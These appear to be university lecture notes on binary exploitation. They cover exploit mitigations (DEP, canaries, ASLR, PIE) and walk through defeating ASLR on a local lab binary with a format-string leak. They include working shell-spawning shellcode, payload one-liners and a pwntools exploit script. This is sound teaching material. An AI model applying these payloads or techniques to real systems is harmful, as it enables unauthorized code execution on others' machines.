CS 395: Binary Exploitation in Linux

Week 6: Exploit Mitigations Overview & Defeating ASLR

Exploit Mitigations

- A lot of the exploits that we've worked with so far wouldn't have worked in the real world because we turned off most exploit mitigations.
- Exploit mitigations are modern techniques security experts have come up with to make hackers' lives more miserable.
- These include technologies such as DEP, Stack Canaries, PIE, and ASLR.
- However, even though these techniques make exploitation more difficult, it is not impossible to write exploits while these things are enabled.
- There are methods to deal with each of these exploit mitigation technologies.

Data Execution Prevention (DEP)

- Makes certain regions of memory non-executable.
- Hardware-enforced DEP uses a No-execute bit (NX bit) to mark every single page as executable or non-executable.
  - Requires the processor to support the NX bit.
  - NX bit will typically be located in the page table.
- Software-enforced DEP works by writing application-layer code to make it more difficult to execute certain regions.
  - Processor independent.
- The stack will almost always be marked as non-executable.
  - This makes it impossible for us to just send a payload and have it execute on the stack.
- Return-oriented programming (ROP) can defeat DEP.
  - ROP chains allow us to selectively jump to code in regions marked as executable.

Stack Canaries

- Stack canaries are a random value that is pushed onto the stack at the beginning of a function.
- At the end of a function, the stack canary value will be popped off of the stack, and if it appears to have been modified, then the program immediately exits.
- If we try to do a stack buffer overflow, the stack canary will be modified because it comes on the stack before the return address.
  - This means that we cannot do stack buffer overflows unless we know what the stack canary value is.
- To get around this, we can either leak memory from the stack or brute force the value.

Address Space Layout Randomization (ASLR)

- ASLR works inside of the Operating System by randomizing the location of special areas.
- Every time that you run a program with ASLR enabled, your functions and variables will have a different location.
- This includes changing the locations of
  - The base of the executable (a.k.a where the executable is loaded in memory)
  - Libraries
  - Heap
  - Stack
- The purpose of ASLR is to make memory addresses unpredictable.
- We can no longer use hardcoded addresses in our payloads.

Position-Independent Executable (PIE)

- Also known as Position-Independent Code (PIC).
- Unlike ASLR, PIE is more closely related to the CPU instruction set and the processor.
- A PIE file is a binary that would be able to execute at any address (assuming it satisfies alignment requirements).
- Data is usually referenced based on its distance from RIP
  - The program will avoid storing hardcoded addresses.
- If PIE is not enabled, you'd see absolute addresses such as "JMP 0x12345678"
- If PIE is enabled, you'd see relative addresses such as "JMP QWORD PTR [RIP + 0x9876]"

Brute-Forcing Addresses

- Sometimes, in poor implementations of ASLR, the addresses won't be very random.
  - In other words, the addresses might only differ by a byte or two every time the program is executed.
- In other cases, such as when dealing with a partial overwrite, you may only have a few unknown bytes of the address that you need to jump to.
- In these cases, it is possible to just brute force every possible address.
- Brute-forcing is infeasible if the address space is properly randomized.
- Another thing to keep in mind: Brute-forcing may cause the program to crash before you get the right address in some cases.

Defeating ASLR via Memory Leaks

- Offsets will typically remain the same.
  - If one variable is 32 bytes away from another variable, then it’ll still be 32 bytes away from that variable no matter how many times we execute the program.
- We can leak an address in the program via format string vulnerability.
  - A jump to printf() will also work if there is no format string vulnerability.
- Then, we’ll calculate all of our offsets from this address.
- This will allow us to figure out the address of the value that we care about.

Buffers Program

- Contains a format string vulnerability and a stack buffer overflow.
- A typical strategy:
  - First, we'll exploit the program with ASLR turned off.
  - Then, we'll redo the exploit with ASLR turned on.

```
┌──(cs395㉿kali)-[~/Desktop/CS395/week6]
└─$ ./buffers
Enter your input for the first buffer (fmt str vuln): Hello
Hello
Enter your input for the second buffer (stack overflow): Hello
```

Security Mitigations

- We can use rabin2 to check what security mitigations have been enabled.
- DEP is disabled.
- Stack canaries are disabled.
- PIC/PIE is enabled.

```
┌──(cs395㉿kali)-[~/Desktop/CS395/week6]
└─$ rabin2 -I buffers
arch     x86
baddr    0x0
binsz    14777
bintype  elf
bits     64
canary   false
class    ELF64
compiler GCC: (Debian 10.2.0-19) 10.2.0
crypto   false
endian   little
havecode true
intrp    /lib64/ld-linux-x86-64.so.2
laddr    0x0
lang     c
linenum  true
lsyms    true
machine  AMD x86-64 architecture
maxopsz  16
minopsz  1
nx       false
os       linux
pcalign  0
pic      true
relocs   true
relro    partial
rpath    NONE
sanitiz  false
static   false
stripped false
subsys   linux
va       true
```

Buffer Overflow

- We will ignore the first buffer for now.
- For the second buffer, we will print out 232 A’s, which are followed by 8 B’s.
- This causes a segmentation fault.

```
┌──(cs395㉿kali)-[~/Desktop/CS395/week6]
└─$ python3 -c "print('A\n' + 'A'*232 + 'BBBBBBBB')" > test

┌──(cs395㉿kali)-[~/Desktop/CS395/week6]
└─$ ./buffers < test
Enter your input for the first buffer (fmt str vuln): A
zsh: segmentation fault  ./buffers < test
```

Overwriting RIP

- If we open this up in GDB and use the “r < test” command, we will be able to see that we’ve overwritten RIP with 0x4242424242424242.
- This means that we have complete control over RIP at location 232 in the second input buffer.

```
gef➤  info frame
Stack level 0, frame at 0x7fffffffdff8:
 rip = 0x5555555552bb in main; saved rip = 0x4242424242424242
 Arglist at 0x4141414141414141, args:
 Locals at 0x4141414141414141, Previous frame's sp is 0x7ffffffffe000
 Saved registers:
  rip at 0x7fffffffdff8
```

Location of Input Buffer

- We need to find the location of the input buffer when ASLR is turned off.
- If we input a bunch of B’s into the program and look at the stack in GDB, we can find the start of our input buffer.
- In this example, the location that we must jump to is 0x00007fffffffdf10.

```
0x00007fffffffdf00│+0x0000: 0x00007fffffffe0e8  →  0x00007fffff
s"          ← $rsp
0x00007fffffffdf08│+0x0008: 0x0000000100000000
0x00007fffffffdf10│+0x0010: "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB\n"
0x00007fffffffdf18│+0x0018: "BBBBBBBBBBBBBBBBBBBBBBB\n"
0x00007fffffffdf20│+0x0020: "BBBBBBBBBBBBBBB\n"
0x00007fffffffdf28│+0x0028: "BBBBBBB\n"
0x00007fffffffdf30│+0x0030: 0x0000000000000000
0x00007fffffffdf38│+0x0038: 0x0000000000000000
```


best_shell Isn’t Working

```
┌──(cs395㉿kali)-[~/Desktop/CS395/week6]
└─$ python3 -c "import sys; sys.stdout.buffer.write(b'\n' + b'\x90'*154 + b'\x48\x31\xc0\x48\x31\xff\xb0\x03\x0f\
x05\x50\x48\xbf\x2f\x64\x65\x76\x2f\x74\x74\x79\x57\x54\x5f\x50\x5e\x66\xbe\x02\x27\xb0\x02\x0f\x05\x48\x31\xc0\x
b0\x3b\x48\x31\xdb\x53\xbb\x6e\x2f\x73\x68\x48\xc1\xe3\x10\x66\xbb\x62\x69\x48\xc1\xe3\x10\xb7\x2f\x53\x48\x89\xe
7\x48\x83\xc7\x01\x48\x31\xf6\x48\x31\xd2\x0f\x05' + b'\x10\xdf\xff\xff\xff\x7f\x00\x00')" > test

┌──(cs395㉿kali)-[~/Desktop/CS395/week6]
└─$ ./buffers < test
Enter your input for the first buffer (fmt str vuln):
zsh: segmentation fault  ./buffers < test
```

The Stack Is Getting Messed Up!

- RSP is pointing straight at our shellcode.
- When our shellcode pushes something onto the stack, it pushes the data directly on top of our shellcode.
- Easy fix: Subtract 300 (or some big value) from RSP.



Shellcode For Modifying RSP

```
┌──(cs395㉿kali)-[~/Desktop]
└─$ cat test.asm
section .text
sub rsp, 300

┌──(cs395㉿kali)-[~/Desktop]
└─$ nasm -f elf64 -o test test.asm

┌──(cs395㉿kali)-[~/Desktop]
└─$ objdump -d test -M intel

test:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 81 ec 2c 01 00 00    sub    rsp,0x12c
```

New Payload

- This new payload will subtract RSP so that it does not push things directly onto our shellcode.

```
┌──(cs395㉿kali)-[~/Desktop/CS395/week6]
└─$ python3 -c "import sys; sys.stdout.buffer.write(b'\n' + b'\x90'*147 + b'\x48\x81\xec\x2c\x01\x00\x00\x48\x31\xc0\x48\x31\xff\xb0\x03\x0f\x05\x50\x48\xbf\x2f\x64\x65\x76\x2f\x74\x74\x79\x57\x54\x5f\x50\x5e\x66\xbe\x02\x27\xb0\x02\x0f\x05\x48\x31\xc0\xb0\x3b\x48\x31\xdb\x53\xbb\x6e\x2f\x73\x68\x48\xc1\xe3\x10\x66\xbb\x62\x69\x48\xc1\xe3\x10\xb7\x2f\x53\x48\x89\xe7\x48\x83\xc7\x01\x48\x31\xf6\x48\x31\xd2\x0f\x05' + b'\x10\xdf\xff\xff\xff\x7f\x00\x00')" > test
```

Retrying The Shellcode

```
gef➤  r < test
Starting program: /home/cs395/Desktop/CS395/week6/buffers < test
Enter your input for the first buffer (fmt str vuln):
process 3160 is executing new program: /usr/bin/dash
$ ls
[Detaching after fork from child process 3164]
buffers  buffers.c  core  script.py  test
$ whoami
[Detaching after fork from child process 3165]
cs395
$ exit
[Inferior 1 (process 3160) exited normally]
```

Memory Leak

- When executing inside of GDB, the forth value on the stack is 0x7fffffffdf80.
- Our input buffer was at 0x7fffffffdf10.
- Doing 0x7fffffffdf80 - 0x7fffffffdf10 will give you an offset of 112 bytes.

```
gef➤  r
Starting program: /home/cs395/Desktop/CS395/week6/buffers
Enter your input for the first buffer (fmt str vuln): %p.%p.%p.%p.
0x2e70252e70252e70.(nil).0x5555555596bd.0x7fffffffdf80.
Enter your input for the second buffer (stack overflow): 
```

Redoing Exploit Using Offsets

```python
#!/usr/bin/env python3

from pwn import *

# Open up the process
p = process("./buffers", stdin=PTY)
print(p.recv())

# Leak an address from memory
p.sendline("%4$p")
addr = p64(int(p.recvline().strip(), 16) - 112)

# Generate the payload
shellcode = b"\x48\x81\xec\x2c\x01\x00\x00\x48\x31\xc0\x48\x31\xff\xb0\x03\x0f\x05\x50\x48\xbf\x2f\x64\x65\x76\x2f\x74\x74\x79\x57\x54\x5f\x50\x5e\x66\xbe\x02\x27\xb0\x02\x0f\x05\x48\x31\xc0\xb0\x3b\x48\x31\xdb\x53\xbb\x6e\x2f\x73\x68\x48\xc1\xe3\x10\x66\xbb\x62\x69\x48\xc1\xe3\x10\xb7\x2f\x53\x48\x89\xe7\x48\x83\xc7\x01\x48\x31\xf6\x48\x31\xd2\x0f\x05"
nops = b'\x90' * (232 - len(shellcode))
payload = nops + shellcode + addr

# Trigger the buffer overflow
p.sendline(payload)
p.interactive()
```

Redoing Exploit Using Offsets (Cont.)

- In this example, we first open up a process using the process() function.
  - We set the optional stdin parameter to PTY so that we can interact with our shell.
- We leak the forth address on the stack.
  - This address is 112 bytes away from our input buffer, so we'll just add 112 to it.
- We do the buffer overflow like how we normally do it.
  - Except, this time, we generate an address from the pointer we leaked from the stack.

Testing With ASLR Enabled

```
┌──(cs395㉿kali)-[~/Desktop/CS395/week6]
└─$ ~/Desktop/CS395/aslr.sh on
Enabling ASLR.
2

┌──(cs395㉿kali)-[~/Desktop/CS395/week6]
└─$ ./exploit.py
[+] Starting local process './buffers': pid 3587
b'Enter your input for the first buffer (fmt str vuln): '
[*] Switching to interactive mode
Enter your input for the second buffer (stack overflow): $ $ ls
buffers  buffers.c  core  exploit.py  script.py  test
$ $ whoami
cs395
$ $ 
```

Homework

- Practice techniques for defeating ASLR by yourself
- Make sure that you understand how today’s exploit worked.
- You have a writeup due for assignment 3.
  - Your exploit must work with ASLR turned on in order to receive full credit.